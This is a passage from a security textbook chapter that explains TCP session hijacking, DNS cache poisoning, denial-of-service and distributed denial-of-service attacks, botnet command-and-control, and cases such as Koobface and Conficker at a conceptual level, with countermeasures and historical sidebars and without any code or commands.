synchronization with the receiver but destroys synchronization with the real sender. The attacker and the recipient are now resynchronized and continue the exchange begun by the original sender. In this way, as shown in [Figure 6-32](#), the attacker has surreptitiously slid into the session, taking the place of the original sender. This inserted packet is a replay carefully constructed by a man in the middle. This attack was discovered by Robert Morris, Sr. [[MOR85](#)] and expanded by Steven Bellovin [[BEL89](#)].




FIGURE 6-32 TCP Hijack

Meanwhile, as shown in [Figure 6-33](#), the attacker sends an RST (reset) command to the original sender, convincing the sender that the receiver has closed the original connection. The sender can attempt to open a new connection with the recipient, unaware that the attacker is continuing the previous session. Depending on the application that was running, the attacker can accept the sender as a new user (possibly requiring the user to reauthenticate) or reject the user for duplicating a connection already in progress.




FIGURE 6-33 Resetting the Original Sender

Thus, with a session hijack attack, an attacker can slide into an ongoing communication stream without being obvious to either of the two original parties; the communication continues with the attacker substituting for the original sender, while that sender is stopped. Because momentary loss of connection occurs for many benign reasons, users tend not to suspect an attack in this situation; the session is often reestablished by the network protocol handlers without the user's knowledge.

The attacker simply blends into the communications stream, taking over the interaction from the original sender. The attack succeeds because the attacker can see and manipulate the TCP and IP headers, but of course these need to be visible throughout the network because they are what allows traffic to be delivered. We show in the next section, however, a way to protect against hijacking, both by concealing connecting data within the application and by hiding the header data.

DNS Cache Poisoning

The **DNS cache poisoning** attack is a way to subvert the addressing to cause a DNS server to redirect clients to a specified address. A conceptually simple DNS poisoning attack is to forge a message to a DNS registrar, requesting that a particular domain name be changed from one address to another. These requests occur normally when a website is moved from one hosting provider to another or when an organization changes its address structure. However, a malicious attacker can use a DNS change request to redirect traffic intended for a particular domain name. Because of strong authentication requirements, registrars seldom succumb to such a forgery.

A more likely attack is to use the DNS protocol messages by which all Internet name servers coordinate their address translations. Dan Kaminsky [[KAM08](#)] expanded on some

previously known methods to poison the DNS cache. The DNS protocol is complex, but you do not need to understand the details in order to appreciate this attack.

A client requiring the address corresponding to a domain name sends a query to its local DNS name server. If that server does not have the answer, it forwards the query to a root name server; the query is forwarded to more-specific name servers until one replies authoritatively with the address. That address is propagated through the chain of servers involved in resolving the query and eventually back to the client. The servers along the way cache the response so that they can respond directly to future queries for the same address.

Kaminsky noticed a flaw in this progression: namely, that these queries remain open until answered and that a response matching the ID number for the query will be cached. If an attacker can guess the sequence of query ID numbers, the attacker can forge a response that satisfies an open query's ID; that forged reply can provide any address as a response. Until the response is removed from the cache, all traffic for the requested address will be directed to the address given in the forged reply. Thus, by predicting sequence numbers correctly and generating network traffic to a specific name server, the attacker can redirect traffic silently to a selected address.

In cache poisoning an incorrect name-to-address DNS conversion is placed in and remains in a translation cache.

This example shows the vulnerability of predictable sequence numbers. A countermeasure for this type of attack is an *unpredictable* series of sequence numbers, preferably drawn from a large range of possibilities.

For years, the Internet governing bodies have been working to implement a protection against such replay and hijack attacks. This objective is addressed with **DNSSEC**, the DNS security extension (RFC 4033 [[ARE05](#)]). In June 2010, the first root DNS server was assigned a private key for signing DNS records; other root servers will be assigned keys. Every DNS record at the root level will be signed and published, along with the root administrator's public key, in the DNS itself. As root name servers' records are signed, other name servers will gradually acquire public keys and sign their records. Ultimately, a client's address request will also entail obtaining and checking the signatures of all records that were part of the name resolution path.

Exploiting Known Vulnerabilities

Assailants have no shortage of tools with which to begin an attack. Hacker tools often begin with a known vulnerability, sometimes a well-known one for which a patch has long been available; people have a habit of failing to apply patches to older systems or ones in remote locations. Failure to patch systems is becoming a serious problem because of the time between publicity concerning a vulnerability and its first exploitation. Symantec [[SYM10](#)] reported that in 2009, the window between disclosure and exploitation was less than one day on average for the 28 vulnerabilities Microsoft patched in Internet Explorer; exploits emerged on average two days after the vulnerability was made known. The window between the day a patch is available and the day the vulnerability is first exploited is very short indeed. Furthermore, in 2009, Symantec identified 12 zero-day exploits. A

zero-day exploit is one for which an exploitation occurs before the vulnerability is publicly known and hence before a patch is available.

Some tools, such as R-U-Dead-Yet and EvilGrade, check for many vulnerabilities. Trojan horses, viruses, and other kinds of malware can form a base for a denial-of-service attack. One popular but especially effective attack toolkit is Zeus, which costs less than \$700 but also circulates for free in the hacker underground. Security firm Symantec has documented over 90,000 variants of Zeus [[SYM10](#)]. In tools such as these, denial of service is sometimes a by-product; the tool exploits a vulnerability that ultimately causes a system crash, thus denying service, or at least disrupting it. As we describe later in this chapter, exploiting a vulnerability is often a first step in an attacker's commandeering control of a computer that is then conscripted into the attacker's army.

Physical Disconnection

Finally, we consider the last of our causes of denial of service: physical failures. A network consists of appliances, connectors, and transmission media, any of which can fail. A broken cable, faulty circuit board, or malfunctioning switch or router can cause a denial of service just as harmful as a hacker attack. And just as the attacker strikes without warning and often without obvious cause, hardware failures are unanticipated.

Transmission Failure

Communications fail for many reasons. For instance, a line is cut. Or network noise makes a packet unrecognizable or undeliverable. A machine along the transmission path fails for hardware or software reasons. A device is removed from service for repair or testing. A device is saturated and rejects incoming data until it can clear its overload. Many of these problems are temporary or automatically fixed (circumvented) in major networks, including the Internet.

However, some failures cannot be easily repaired. A break in the single communications line to your computer (for example, from the network to your network interface card or the telephone line to your modem) can be fixed only by establishment of an alternative link or repair of the damaged one. The network administrator will say "service to the rest of the network was unaffected," but that is of little consolation to you.

Component Failure

Components, for example, routers, circuit boards, firewalls, monitoring devices, storage devices, and switches, fail for unidentified reasons. Age, factory flaws, power surges, heat, and tampering can affect hardware. A network is often a fragile chain of components, all of which are necessary to keep the network in operation. In the worst case, the failure of any component causes the entire network to fail. In [Sidebar 6-18](#) we describe how the failure of one or two circuit boards affected the State of Virginia.

Hardware failures are almost always natural occurrences. Although induced hardware breakdowns are uncommon, they are not impossible. For example, the Stuxnet worm previously described in [Sidebar 6-7](#) could exercise mechanical equipment to the point of failure.

We have considered what might be called individual denial-of-service attacks, actions that disable a single host or deny service to a single address or network segment. Such a

situation is regrettable for the affected host or addresses. Although that kind of harm can incapacitate an ordinary user, large installations such as corporations or major government facilities are unfazed because they have great capacity and resiliency. However, the more serious reason to study these attacks is that they can be used as repeatable components in a much larger attack that can and does severely affect major users. In the next section we study these distributed denial-of-service attacks.

Denial-of-service attacks pit one adversary against one target; a well-resourced target can usually outlast a less equipped attacker.

Sidebar 6-18 State of Virginia Halted Because of IT Failure

On 25 August 2010, computer services for 26 of the 89 agencies of the State of Virginia failed, affecting 13 percent of the state's file servers. State agencies could not access data needed to serve customers. Perhaps most noticeably affected was the state's Department of Motor Vehicles, which could not issue driver licenses or identification cards. The State Department of Taxation and State Board of Elections were also severely affected, being without access to databases for almost a week; other state agencies were affected for up to three days. During the outage, the Department of Taxation could not access taxpayers' accounts, the state could not issue unemployment checks, and welfare benefits were paid only because of a major effort by employees working over the weekend.

The cause of the loss of service was ultimately found to be a failed hardware component, specifically an EMC storage area network (SAN) device. Ironically, that hardware is intended to *improve* reliability of data storage by supporting redundancy and common backup and allowing data to be aggregated from a variety of different kinds of storage devices. Within the SAN two circuit boards failed, leading to the widespread loss of access; one board was found to be defective and, when it was replaced, the storage network failed so catastrophically that the entire system had to be shut down for over two days. The manufacturer said such a massive failure was unprecedented and the technology has a reliability rate of 99.999 percent [[NIX10](#)].

When the hardware was working again, state officials and technicians from Northrop Grumman, the state's contractor running the entire system, found that major databases had been corrupted and the only course of action was to rebuild the databases from backup copies on tape. Most recently entered data—representing 3 percent of the databases—was irretrievably lost [[SOM10](#)].

Not every denial of service problem is the result of a malicious attack, but the consequences of denial of service can be equally severe from malicious or nonmalicious causes.

6.5 Distributed Denial-of-Service

The denial-of-service attacks we just described are powerful by themselves, and [Sidebar 6-19](#) shows us that many are launched. But an assailant can construct a two-stage attack that multiplies the effect many times. This multiplicative effect gives power to distributed denial of service.

Distributed denial-of-service attacks change the balance between adversary and victim by marshalling many forces on the attack side.

Sidebar 6-19 Denial of Service: What a Difference a Decade Makes

How much denial-of-service activity is there? As with most computer security incidents, reliable, representative statistics are hard to obtain because there is no central data collection, sampling approaches vary so there is little way to compare values, and no one knows the population the results describe. Some results on denial of service from the early 2000s and 2010s do show an indisputable change, however.

Researchers at the University of California, San Diego (UCSD) studied the amount of denial-of-service activity on the Internet [[UCS01](#)]. Because many DoS attacks use a fictitious return address, the researchers asserted that traffic to nonexistent addresses was indicative of the amount of denial-of-service attacking. They monitored a large, unused address space on the Internet for a period of three weeks in 2001. Their discoveries:

- More than 12,000 attacks were aimed at more than 5,000 targets during the three-week period.
- SYN floods apparently accounted for more than half of the attacks.
- Half the attacks lasted less than ten minutes, and 90 percent of attacks lasted less than an hour.

Steve Gibson of Gibson Research Corporation (GRC) experienced several denial-of-service attacks in mid-2001. He collected data for his own forensic purposes [[GIB01](#)]. The first attack lasted 17 hours, at which point he managed to reconfigure the router connecting him to the Internet so as to block the attack. During those 17 hours he found his site was attacked by 474 Windows-based PCs. A later attack lasted 6.5 hours before it stopped by itself. These attacks were later found to have been launched by a 13-year old from Kenosha, Wisconsin.

By the end of the decade things had changed considerably.

Networking firm Arbor Networks specializes in providing network security products to assist ISPs in maintaining the security of their network backbone. Because of their activity with ISPs, they are positioned to measure a significant amount of denial-of-service traffic. In an analysis covering the year 2009, they counted over 350,000 denial-of-service attacks, which translates to one attack every 90 seconds, of which over 20,000 exceeded 1 Gbps (gigabits per second),

a measure of the volume of traffic being directed at the attacked target. Many organizations' Internet connection links handle at most 1 Gbps, so an attack of more than 1 Gbps overwhelms not just the website but the target's entire organization and starts to back up, overwhelming the ISP's network infrastructure. For comparison, current residential DSL service reaches a peak of about 3 megabits (1/1000 of a gigabit) per second, and cable modems for residential customers are usually no faster than 30 Mbps. In 2010 [[ARB10](#)], Arbor Networks found at least one attack that hit 100 Gbps.

Arbor Networks observed that attacks greater than 1 Gbps also tend to be of long duration. They found that almost 4,000 attacks of more than 1 Gbps lasted for more than 8 hours, and approximately 3,500 of those more than 4 Gbps and 2,000 of those more than 10 Gbps went on that long.

Amazingly, the volume continues to mount. According to a report by Incapsula [[INC14](#)] by 2014 10 Gbps attacks, at the upper end in 2009, were puny; 33 percent of DDoS exceeded 20 Gbps, and in February 2014 they noted one attack of an astounding 180 Gbps. Volume at the network level is not the only measure of growth in severity of DDoS attacks. The same report described websites attacked by 6 to 8 million requests per minute, which few sites are prepared to handle.

In late 2012, U.S. banks J.P Morgan Chase, SunTrust, Wells Fargo, and PNC were hit by several days of DDoS attacks, as financial institutions and news media sites became targets.

Denial-of-service attacks are also starting to target specific network activity. A classic denial-of-service attack attempts to consume the entire bandwidth of a link, but recent attacks target firewalls, DNS servers, the infrastructure for VoIP services, load balancers, and the like. Because these services entail computation, they are slower and are overwhelmed by a smaller volume of traffic than a simple bandwidth exhaustion attack.

To mount a **distributed denial-of-service** (or **DDoS**) attack, an attacker does two things, as illustrated in [Figure 6-34](#). In the first stage, the attacker wants to conscript an army of compromised machines to attack a victim. Using any convenient attack (such as exploiting a buffer overflow or tricking the user to open and install unknown code from an email attachment), the mastermind plants a Trojan horse on a remote machine. That Trojan horse does not necessarily cause any obvious harm to the infected machine; in fact, the machine needs to remain healthy (and infected) so it can participate in the attack against the real victim. The foreign code file may be named for a popular editor or utility, bound to a standard operating system service, or entered into the list of processes (daemons) activated at startup. No matter how it is situated within the system, it will probably not attract any attention.




FIGURE 6-34 Distributed Denial-of-Service Attack

The attacker repeats this process with many target computers. Each of these compromised systems then becomes what is known as a **zombie**. The target systems' users carry out their normal work, unaware of the resident zombie. Many current vulnerability attacks download code to the compromised machine to turn it into a zombie.

At some point the attacker chooses a victim and sends a signal to all the zombies to launch the attack. Then, instead of the victim's trying to defend against a denial-of-service attack from one malicious host, the victim must try to counter attacks from many zombies all acting at once. Not all the zombies need to use the same attack; for instance, some could use smurf attacks, and others could use SYN floods to address different potential weaknesses.

Scripted Denial-of-Service Attacks

In addition to their tremendous multiplying effect, distributed denial-of-service attacks are a serious problem because they are easily launched from scripts. Given a collection of denial-of-service attacks and a propagation method, one can easily write a procedure to plant a Trojan horse that can launch any or all of the denial-of-service attacks. DDoS attack tools first appeared in mid-1999. Some of the original DDoS tools include Tribal Flood Network (TFN), Trin00, and TFN2K (Tribal Flood Network, year 2000 edition). As new vulnerabilities that allow Trojan horses to be planted are discovered and as new denial-of-service attacks are found, new combination tools appear. For more details on this topic, see [\[HAN00\]](#).

According to the U.S. Computer Emergency Response Team (CERT) [\[HOU01b\]](#), scanning to find a vulnerable host (potential zombie) is now being included in combination tools; a single tool now identifies its zombie, installs the Trojan horse, and activates the zombie to wait for an attack signal. Symantec [\[SYM10\]](#) confirms that exploit packs now include code to turn a compromised system into a zombie. Recent target (zombie) selection has been largely random, meaning that attackers do not seem to care which zombies they infect. This revelation is actually bad news because it means that no

organization or accessible host is safe from attack. Perhaps because they are so numerous and because their users are assumed to be less knowledgeable about computer management and protection, Windows-based machines are becoming more popular targets for attack than other systems. Most frightening is the finding we have already presented that the time is shrinking between discovery of a vulnerability and its widespread exploitation.

Compromised zombies to augment an attack are located by scanning random computers for unpatched vulnerabilities.

[Sidebar 6-20](#) describes an example of an attacker with greater firepower. The battle was not one-on-one but many-against-one: The attacker called on an army of agents to attack at once from all directions. The attacks encountered in the sidebar occurred just as the attack community was advancing to a new mode of attack. The investigator understood ordinary denial-of-service attacks; what he didn't understand at first was a distributed denial-of-service attack, in which the impact is multiplied by the force of many attackers.

Sidebar 6-20 Attacked by an Army

Barrett Lyon was a college dropout hacker turned computer consultant who had phenomenal focus and technical savvy. For helping one client expand and stabilize a web application network, he got referrals that led to more referrals.

The online betting firm BetCRIS had been plagued with occasional attacks that overwhelmed their website for up to a day, during which no bettors could place bets and hence BetCRIS earned no money, losing as much as \$5 million of business in a day. During Spring 2003, the head of BetCRIS got an email message from an anonymous hacker warning that he would subject BetCRIS to a denial-of-service attack unless he was paid \$500. After paying, the manager of BetCRIS asked colleagues for referrals and contacted Lyon for advice. Lyon recommended buying some hardware devices designed for repelling such attacks; the manager of BetCRIS installed them and felt safe for the future.

In late November BetCRIS got another demand: An email message announced "Your site is under attack" and demanded \$40,000 to leave BetCRIS alone for a year. Thinking the solution Lyon had recommended was adequate, the manager of BetCRIS ignored the demand.

A massive denial-of-service attack overwhelmed the special-purpose machines in ten minutes, causing the BetCRIS site to crash; the attack also overwhelmed BetCRIS's ISP, which dropped BetCRIS as a client to save its other customers. As the attack progressed, the demands progressed to \$60,000 and ultimately \$1 million dollars. During this time Lyon realized this was no ordinary denial-of-service attack launched from a few machines, but one involving hundreds, perhaps thousands, more.

Lyon knew the attacks had to have some similarity. He looked for close IP addresses so he could block an entire range, but found few. Some attacks went after routers while others seemed like normal customers. Lyon quickly wrote code to block things he could and bought equipment to become an ISP himself

to serve BetCRIS. Meanwhile, the attacker went after business neighbors of BetCRIS in the online gambling community, as well as BetCRIS's former ISPs. After several days of back-and-forth combat, Lyon won: The BetCRIS website was back up, stable, and performance was normal.

All told, the battle cost about \$1 million, just what the attacker had wanted as extortion. In the combat, Lyon learned a lot about a new form of attack just emerging in 2003, the distributed denial-of-service attack [[MEN10](#)].

Bots

When force is required, call in the army. In this situation, the army to which we refer is a network of compromised machines ready, willing, and able to assist with the attack. Unlike real soldiers, however, neither the machines nor their owners are aware they are part of an attack.

Zombies (or **bots**, hackerese for robots) are machines running pieces of malicious code under remote control. These code objects are Trojan horses that are distributed to large numbers of victims' machines. Because they may not interfere with or harm a user's computer (other than consuming computing and network resources), they are often undetected.

Botnets

Botnets, networks of bots, are used for massive denial-of-service attacks, implemented from many sites working in parallel against a victim. They are also used for spam and other bulk email attacks, in which an extremely large volume of email from any one point might be blocked by the sending service provider. An example of a botnet operation is described in [Sidebar 6-21](#).

Sidebar 6-21 Botnet Operation and Takedown

The Koobface bot network generated over \$2 million U.S. from June 2009 to June 2010 by selling fake antivirus code (as described in [Chapter 4](#)). Koobface (which is an anagram of the word Facebook) consists of compromised systems, many of which were infected through Facebook connections. Once a machine became infected, it would send its user's Facebook friends messages advising them of (fake) antivirus code to buy and install, thereby expanding the botnet through a social network. It would also become a host of pay-per-click and pay-per-install pages.

Security researcher Villeneuve [[VIL10](#)] studied the Koobface command-and-control structure. It used the pull model of operation, in which individual bots periodically contact the command server to look for more work. The command server would convert some of the bots into proxies that other bots would contact, so few bots—only the proxies—had the address of the real server. The command server also had the IP addresses of most antivirus manufacturers and commercial security research firms, and it would block any connection from those addresses, to thwart researchers' attempts to interact with the server.

Villeneuve describes the difficulties of investigating Koobface with the

intention of criminal prosecution. Botnets tend to be multinational entities with pieces in many countries, thus complicating prosecution because of different laws, standards of evidence, investigative practices, and judicial structures. The key elements of botnets use crime-friendly hosting services that protect their clients from abuse complaints and takedown requests. Thus, both law enforcement officials and network security administrators have difficulty taking action against major botnets.

In this instance, Villeneuve and his colleagues at the Toronto-based security firm SecDev worked with British ISP Coreix and others to take down three of Koobface's main command-and-control servers in November 2010. Villeneuve infiltrated one of those servers by monitoring its messaging to four phone numbers in Moscow.

Even if this action does not completely disable Koobface, it certainly slows the operation. Furthermore, the analysis revealed other servers that experts can monitor to see where else Koobface's handlers try to establish bases.

Botnet Command and Control Update

Just like a conventional army, a network of bots requires a command hierarchy; the bots require officers to tell them when to attack, against whom, and with what weapon. The bot headquarters is called a **command-and-control center**. The basic structure of such an army is shown in [Figure 6-35](#). The mastermind wants to be isolated from the actual configuration, to reduce the likelihood of detection. Also, in case part of the army is isolated and taken down, the attacker wants redundancy to be able to regroup, so the attacker builds in redundancy. The attacker controls one or more master controllers that establish command-and-control centers.




FIGURE 6-35 Botnet Command-and-Control Structure

A botnet command-and-control center instructs specific machines to target a particular victim at a given time and duration.

Command-and-control centers control the individual bots, telling them when to start and stop an attack against which victim. Communication from the command-and-control center to the bots can be either **pushed**, with the center sending instructions to the bots, or **pulled**, with each bot responsible for periodically calling home to a controller to determine if there is work to do. To avoid detection, masters change command-and-control centers often, for which the push model is more effective, since the individual bots do not have to be informed of the address of the new command-and-control computer.

Bots coordinate with each other and with their master through ordinary network channels, such as Internet Relay Chat (IRC) channels, peer-to-peer networking (which has been used for sharing music over the Internet) or other network protocols (including HTTP). Structured as a loosely coordinated web, a botnet is not subject to failure of any one bot or group of bots, and with multiple channels for communication and coordination, they are highly resilient. All this command-and control activity has to be performed stealthily so as not to arouse network administrators' attention or be disabled, as described in [Sidebar 6-22](#).

Sidebar 6-22 Command-and-Control Stealth

Conficker, introduced in [Chapter 3](#), is an especially crafty piece of malware that

has infected millions of machines since its first appearance late in 2008. It relies on a typical bot network with command-and-control servers, but its use of stealth techniques and encryption to protect its network is sophisticated.

The command-and-control site uses 512-bit RSA encryption and an MD4 hash to sign code being downloaded to the compromised machine. The machine verifies the signature; if the signature does not match, the machine discards the download. Each Conficker host uses the current date as a seed to generate a list of random domain names, called rendezvous points, which it then polls to try to find commands. In this way the command-and-control servers move every day, and analysts cannot predict to what addresses the servers will move, which means the analysts cannot block access to those addresses in advance.

That is, until Porras and his team analyzed Conficker: They broke Conficker's code and determined the list of addresses in advance [[POR09](#)]. Blocking those addresses effectively halted Conficker's progress. Except that on 15 March 2009, one site name was mistakenly not blocked, and Conficker bots were again able to contact the command server for an update. That update, unfortunately, gave Conficker a new life.

The updated Conficker randomly selected 500 domain names, but appended to the name one of 116 suffixes or top-level domains, like .com, .edu, .org, as well as country codes such as .us, .fr, .cz, .br, .ru. These country-code domain suffixes are under control of individual countries, so getting permission to close down one of those domains is administratively more difficult than a .com address. It seems, however, as if those domain names were a red herring, to delude and perhaps occupy analysts.

Shortly after the 15 March 2009 code update, Conficker entirely changed its model for code updates: Instead of each bot fetching its updates from a central command-and-control server, the bots communicated updates among themselves by a peer-to-peer networking strategy. Finding which of millions of communicating Conficker bots have the latest code release is a hopeless task for researchers.

